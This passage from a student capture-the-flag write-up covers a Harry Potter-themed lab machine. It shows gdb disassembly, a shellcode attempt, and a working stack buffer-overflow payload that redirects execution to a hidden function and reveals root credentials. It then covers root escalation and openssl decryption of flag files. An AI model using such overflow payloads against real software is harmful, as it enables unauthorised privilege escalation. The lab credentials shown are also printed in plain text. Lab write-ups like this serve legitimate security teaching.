   0x080484f7 <+6>:     lea    -0x8(%ebp),%eax
   0x080484fa <+9>:     push   %eax
   0x080484fb <+10>:    call   0x8048350 <gets@plt>
   0x08048500 <+15>:    add    $0x4,%esp
   0x08048503 <+18>:    lea    -0x8(%ebp),%eax
   0x08048506 <+21>:    push   %eax
   0x08048507 <+22>:    call   0x8048360 <puts@plt>
   0x0804850c <+27>:    add    $0x4,%esp
   0x0804850f <+30>:    nop
   0x08048510 <+31>:    leave
   0x08048511 <+32>:    ret
End of assembler dump.
(gdb)
```

From the above screenshot, the team found that the main function is calling another function called “getAuthor”. Further, the getAuthor function provides information about the size of the buffer which is 8 in this case.

So, the team had to draft a payload to fill the 8 bytes with garbage values, overwrite the next 4 bytes of the EBP pointer, and then overwrite the return address with the intended malicious payload. They tried this approach but failed to execute it. The reason was that the sent payload was taken as a HEX string and was not being executed. Below is a screenshot depicting the same.

```
End of assembler dump.
(gdb) r AAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/anmol/Desktop/binary AAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080484fb in getAuthor () at binary.c:18
18      in binary.c
(gdb) c
Continuing.
$(python -c 'print "x99\x6a\x0b\x58\x60\x59\xcd\x80\x90\x90\x90\x90\x03\x84\x04\x08"')

Breakpoint 2, getAuthor () at binary.c:19
19      in binary.c
(gdb) x/i $eip
=> 0x8048503 <getAuthor+18>:    lea    -0x8(%ebp),%eax
(gdb) si
0x08048506      19      in binary.c
(gdb) print $ebp - 0x8
$23 = (void *) 0xffffcfe8
(gdb) x/1xw 0xffffcfe8
0xffffcfe8:     0x79702824
(gdb) x/s 0x79702824
0x79702824:     <error: Cannot access memory at address 0x79702824>
(gdb) x/1xw  0x79702824
```


Gaining Root Access

So, the team tried a different approach. Since the team has found numerous numbers of files and directories hidden in the target machine, they thought of finding any hidden program inside this binary too. And indeed, they found a dead code, in this case a function called "**getRootPassword**", hidden. The team used the tool 'gdb' only to find this hidden function which was never called by the main function.

Dead code is basically any code that is never executed, or if executed, the execution does not effect the application's behavior. Below is the command and screenshot showing the hidden function.

Command: **info functions**

This command lists all the functions present in the binary.



Next, the team finds the address of this function using the command: "disass getRootPassword". Also, they crosscheck there the address using the '**objdump**' command. Below are the screenshots.

Address of the getRootPassword function: **0x0804849b**

```
0x08048594  _fini
(gdb) disass getRootPassword
Dump of assembler code for function getRootPassword:
   0x0804849b <+0>:     push   %ebp
   0x0804849c <+1>:     mov    %esp,%ebp
   0x0804849e <+3>:     push   %edi
   0x0804849f <+4>:     push   %esi
   0x080484a0 <+5>:     push   %ebx
   0x080484a1 <+6>:     sub    $0x68,%esp
   0x080484a4 <+9>:     lea    -0x74(%ebp),%eax
   0x080484a7 <+12>:    mov    $0x8048600,%ebx
   0x080484ac <+17>:    mov    $0x18,%edx
   0x080484b1 <+22>:    mov    %eax,%edi
   0x080484b3 <+24>:    mov    %ebx,%esi
   0x080484b5 <+26>:    mov    %edx,%ecx
   0x080484b7 <+28>:    rep movsl %ds:(%esi),%es:(%edi)
   0x080484b9 <+30>:    movl   $0x18,-0x14(%ebp)
   0x080484c0 <+37>:    movl   $0x0,-0x10(%ebp)
   0x080484c7 <+44>:    jmp    0x80484e2 <getRootPassword+71>
   0x080484c9 <+46>:    mov    -0x10(%ebp),%eax
   0x080484cc <+49>:    mov    -0x74(%ebp,%eax,4),%eax
   0x080484d0 <+53>:    push   %eax
   0x080484d1 <+54>:    push   $0x80485e0
   0x080484d6 <+59>:    call   0x8048340 <printf@plt>
   0x080484db <+64>:    add    $0x8,%esp
   0x080484de <+67>:    addl   $0x1,-0x10(%ebp)
   0x080484e2 <+71>:    mov    -0x10(%ebp),%eax
   0x080484e5 <+74>:    cmp    -0x14(%ebp),%eax
   0x080484e8 <+77>:    jl     0x80484c9 <getRootPassword+46>
   0x080484ea <+79>:    push   $0x0
   0x080484ec <+81>:    call   0x8048370 <exit@plt>
End of assembler dump.
(gdb)
```

```
   0x080484ec <+81>:    call   0x8048370 <exit@plt>
End of assembler dump.
(gdb) q

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ objdump -d binary | grep "getRootPassword"
0804849b <getRootPassword>:
 80484c7:       eb 19                   jmp    80484e2 <getRootPassword+0x47>
 80484e8:       7c df                   jl     80484c9 <getRootPassword+0x2e>

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$
```

Since the team found the address of the hidden function and already knows that a buffer overflow vulnerability is present in the binary, they crafted a payload such that the “getRootPassword” function is called and executed. Below is the crafted payload overwriting the 8 bytes of the buffer and 4 bytes of the EBP pointer and then the return address.

Command: **echo -ne “AAAAAAAAAAAA\x9b\x84\x04\x08” | ./binary**


After executing this command, the team found some random bunch of numbers as shown below in the screenshot.

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ echo -ne "AAAAAAAAAAAA\x9b\x84\x04\x08" | ./binary
AAAAAAAAAAAA◆◆
117 115 101 114 58 114 111 111 116 44 112 97 115 115 58 108 101 36 36 119 114 48 110 71

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$
```

The team found that these numbers were encrypted text and decrypted them using the same previous tool, CyberChef. The decryption revealed the password of the 'root' account which was indeed a breakthrough. Below is a screenshot showing the same.

Encoded Text: **117 115 101 114 58 114 111 111 116 44 112 97 115 115 58 108 101 36 36 119 114 48 110 71**

Decoded Message: **user:root,pass:le$$wr0nG**



Next, the team tried to establish a SSH session using the root account using the found password. However, they were unsuccessful to do so because SSH was disabled on the root account. So, the team elevated the privilege of the current user, Tom Riddle. Below are the screenshots.

```
┌──(divyeraghav㉿kali)-[~]
└─$ ssh root@192.168.116.159
root@192.168.116.159's password:
Permission denied, please try again.
root@192.168.116.159's password:
```

```
$ whoami
tomriddle
$ su root
Password:
root@enpm695-project:/home/tomriddle#
```

The team started to analyze the system from the root account and found two files under the '/root' directory. One of them was the script which the team found previously under the systemctl service. And there was a file named "**final_flag**" which described the names of the creators and a congratulations message for solving the machine.


```
root@enpm695-project:/home/jkr# cd /root
root@enpm695-project:~# ls
cron.sh  final_flag
root@enpm695-project:~#
root@enpm695-project:~#
root@enpm695-project:~# cat cron.sh
#!/bin/bash

if who | grep -i draco; then
    # User is logged in, execute the command
    python3 -c "print("harry:tH3Ch0S3n1")"
fi
root@enpm695-project:~#
```


```
root@enpm695-project:~#
root@enpm695-project:~# cat final_flag


Please check your Canvas carefully to get the final flag.

Congratulations on solving this machine.

 _____                                  _
/  ___/__  ___  ___  _________  _/ /_____
/ /   / _ \/ __\/ _ \/ __/ _ \/ _  / __/ __/
/ /__/ /_/ / / / /_/ / /  / /_/ / /_(__  )
\____/\____/_/ /_/\__, /_/   \__,_/\__/____/
                 /____/

__

Created by:

_n2r_ (Narayan Ram) - https://www.linkedin.com/in/n2r/
DS Security (Dhanush, Sumanth) - https://www.linkedin.com/in/dagowda/, https://www.linkedin.com
/in/svankine/

__

On a side note:

Curious about a clever twist on Harry Potter? Look no further than 'Harry Potter and the Method
s of Rationality.'
It's like a magical potion of logic and wit, blending rationality with the wizarding world.

root@enpm695-project:~#
```

The “final_flag” file also highlighted an important note: “**Please check your Canvas carefully to get the final flag.**” Upon carefully reviewing the Canvas, the team found some random string inside Assignment-5 which seems to be encoded. The team used an online decoding software, “base64decoder.org” which decoded the message which was the final flag. Below are screenshots depicting the same.

Encoded Message:
RmxhZ3siRGl2ZSBpbnRvICdIYXJyeSBQb3R0ZXIgYW5kIHRoZSBNZXRob2RzIG9mIFJhdGlvbmFsaXR5JyBmb3IgYSB1bmlxdWUgdHdpc3Qgb24gbWFnaWMgYW5kIHJlYXNvbiBhdCBIb2d3YXJ0cyJ9

Decrypted Message: **Flag{"Dive into 'Harry Potter and the Methods of Rationality' for a unique twist on magic and reason at Hogwarts"}**





So, the team was able to find the final flag by following the crumbs left behind by the hacker. However, the task was incomplete as the seven Horcrux files found by the team during the entire assessment had to be still decrypted. So, the team started working on cracking these files.

Decrypting Horcruxes

The team used the hints found from the entire assessment to identify the correct command to decrypt the Horcrux files. The hint from Tom Riddle specified that the number of iterations to be used in the PBKDF2 key derivation process. A higher number of iterations makes the key derivation more computationally expensive, thereby increasing the resistance against brute-force attacks. In this case, it's set to 10,000 iterations.

Further, the hint provided by the teaching assistant said that the default cipher algorithm was used for encryption/decryption. In this case, it's the AES (Advanced Encryption Standard) algorithm with a 256-bit key size, using the CBC (Cipher Block Chaining) mode of operation.

Command derived from the above information: **openssl enc -d -aes-256-cbc -iter 10000 -in <file.enc>**

- openssl: This is the OpenSSL command-line tool, a software library for cryptographic functions.
- enc: This is the OpenSSL command for encryption/decryption operations.
- -d: This option specifies that the operation is decryption.
- -aes-256-cbc: specifies the cipher algorithm used for encryption/decryption.
- -iter 10000: specifies the number of iterations to be used
- -in file.enc: specifies the input file that needs to be decrypted.

Using the above command, the team decrypted all the found Horcruxes. However, each decrypted horcrux had an encoded message. So, the team used the online tool, CyberChef, to decode all these messages. Below is the write-up and screenshots of the decryption and decoding of all the horcruxes.

Further, from the fan page of Harry Potter fantasy novel, the team identified the names of the Horcruxes found by the fictional character in the novel. Those names of the Horcruxes are listed below in the screenshot and are in sequential order. These names were used as the password to decrypt the Horcrux files in a sequential order as shown in the below write-up.

Horcrux Name
Tom Riddle's Diary
Marvolo Gaunt's Ring
Salazar Slytherin's Locket
Helga Hufflepuff's Cup
Rowena Ravenclaw's Diadem
Harry Potter
Nagini

Now, the decryption of all Horcruxes is listed below using the above information.

Horcrux 1


Found under '/home/draco/dump'

Password used for decryption: diary

Flag: "PathDarkerThanImagined"

Dialogue: "Do you seek the secrets of the Horcruxes? How quaint. But be warned, unraveling their mysteries may lead you down a path darker than you can imagine." - Lucius Malfoy

```
┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/Reconn/Horcruxes]
└─$ openssl enc -d -aes-256-cbc -iter 10000 -in horcrux1.enc
enter AES-256-CBC decryption password:
00000000  46 6c 61 67 3a 20 22 50 61 74 68 44 61 72 6b 65  |Flag: "PathDarke|
00000010  72 54 68 61 6e 49 6d 61 67 69 6e 65 64 22 0a 44  |rThanImagined".D|
00000020  69 61 6c 6f 67 75 65 3a 20 22 44 6f 20 79 6f 75  |ialogue: "Do you|
00000030  20 73 65 65 6b 20 74 68 65 20 73 65 63 72 65 74  | seek the secret|
00000040  73 20 6f 66 20 74 68 65 20 48 6f 72 63 72 75 78  |s of the Horcrux|
00000050  65 73 3f 20 48 6f 77 20 71 75 61 69 6e 74 2e 20  |es? How quaint. |
00000060  42 75 74 20 62 65 20 77 61 72 6e 65 64 2c 20 75  |But be warned, u|
00000070  6e 72 61 76 65 6c 69 6e 67 20 74 68 65 69 72 20  |nraveling their |
00000080  6d 79 73 74 65 72 69 65 73 20 6d 61 79 20 6c 65  |mysteries may le|
00000090  61 64 20 79 6f 75 20 64 6f 77 6e 20 61 20 70 61  |ad you down a pa|
000000a0  74 68 20 64 61 72 6b 65 72 20 74 68 61 6e 20 79  |th darker than y|
000000b0  6f 75 20 63 61 6e 20 69 6d 61 67 69 6e 65 2e 22  |ou can imagine."|
000000c0  20 2d 20 4c 75 63 69 75 73 20 4d 61 6c 66 6f 79  | - Lucius Malfoy|
000000d0  0a                                               |.|
```



Horcrux 2


Found under '/var/log/timeturner'

Password used for decryption: ring

Flag: "ChallengeTheFoundations"

Dialogue: "To destroy a Horcrux is to challenge the very foundations of magic itself. It requires courage, determination, and a willingness to face the darkest depths of the soul." - Albus Dumbledore

```
┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/Reconn/Horcruxes]
└─$ openssl enc -d -aes-256-cbc -iter 10000 -in horcrux2.enc
enter AES-256-CBC decryption password:
RmxhZzogIkNoYWxsZW5nZVRoZUZvdW5kYXRpb25zIg0KRGlhbG9ndWU6ICJUbyBkZXN0cm95IGEgSG9yY3J1eCBpcyB0byB
jaGFsbGVuZ2UgdGhlIHZlcnkgZm91bmRhdGlvbnMgb2YgbWFnaWMgaXRzZWxmLiBJdCByZXF1aXJlcyBjb3VyYWdlLCBkZX
Rlcm1pbmF0aW9uLCBhbmQgYSB3aWxsaW5nbmVzcyB0byByBmYWNlIHRoZSBkYXJrZXN0IGRlcHRocyBvZiB0aGUgc291bC4iI
C0gQWxidXMgRHVtYmxlZG9yZQ==
```



Horcrux 3


Found under '/owlexam/'

Password used for decryption: locket

Flag: "FragmentOfBrilliance"

Dialogue: "Ah, Horcruxes, my dearest companions in immortality. Each one a testament to my brilliance, a fragment of my soul scattered like jewels across the realm of the living." - Voldemort

```
┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/Reconn/Horcruxes]
└─$ openssl enc -d -aes-256-cbc -iter 10000 -in horcrux3.enc
enter AES-256-CBC decryption password:
RmxhZzogIkZyYWdtZW50T2ZCcmlsbGlhbmNlIg0KRGlhbG9ndWU6ICJBaCwgSG9yY3J1eGVzLCBteSBkZWFyZXN0IGNvbXB
hbmlvbnMgaW4gaW1tb3J0YWxpdHkuIEVhY2ggb25lIGEgdGVzdGFtZW50IHRvIG15IGJyaWxsaWFuY2UsIGEgZnJhZ21lbn
Qgb2YgbXkgc291bCBzY2F0dGVyZWQgbGlrZSBqZXdlbHMgYWNyb3NzIHRoZSByZWFsbSBvZiB0aGUgbGl2aW5nLiIgLSBWb
2xkZW1vcnQ=
```



Horcrux 4


Found under '/home/dolores/.lestrange'

Password used for decryption: cup

Flag: "VesselsOfPower"

Dialogue: "Horcruxes are not mere trinkets, my friend. They are vessels of power, reservoirs of my essence, waiting patiently to be reunited with their master." - Bellatrix Lestrange

```
┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/Reconn/Horcruxes]
└─$ openssl enc -d -aes-256-cbc -iter 10000 -in horcrux4.enc
enter AES-256-CBC decryption password:
01000110 01101100 01100001 01100111 00111010 00100000 00100010 01010110 01100101 01110011 01110
011 01100101 01101100 01110011 01001111 01100110 01010000 01101111 01110111 01100101 01110010 0
0100010 00001101 00001010 01000100 01101001 01100001 01101100 01101111 01100111 01110101 011001
01 00111010 00100000 00100010 01001000 01101111 01110010 01100011 01110010 01110101 01111000 01
100101 01110011 00100000 01100001 01110010 01100101 00100000 01101110 01101111 01110100 0010000
0 01101101 01100101 01110010 01100101 00100000 01110100 01110010 01101001 01101110 01101011 011
00101 01110100 01110011 00101100 00100000 01101101 01111001 00100000 01100110 01110010 01101001
 01100101 01101110 01100100 00101110 00100000 01010100 01101000 01100101 01111001 00100000 0110
0001 01110010 01100101 00100000 01110110 01100101 01110011 01110011 01100101 01101100 01110011
00100000 01101111 01100110 00100000 01110000 01101111 01110111 01100101 01110010 00101100 00100
000 01110010 01100101 01110011 01100101 01110010 01110110 01101111 01101001 01110010 01110011 0
0100000 01101111 01100110 00100000 01101101 01111001 00100000 01100101 01110011 01110011 011001
01 01101110 01100011 01100101 00101100 00100000 01110111 01100001 01101001 01110100 01101001 01
101110 01100111 00100000 01110000 01100001 01110100 01101001 01100101 01101110 01110100 0110110
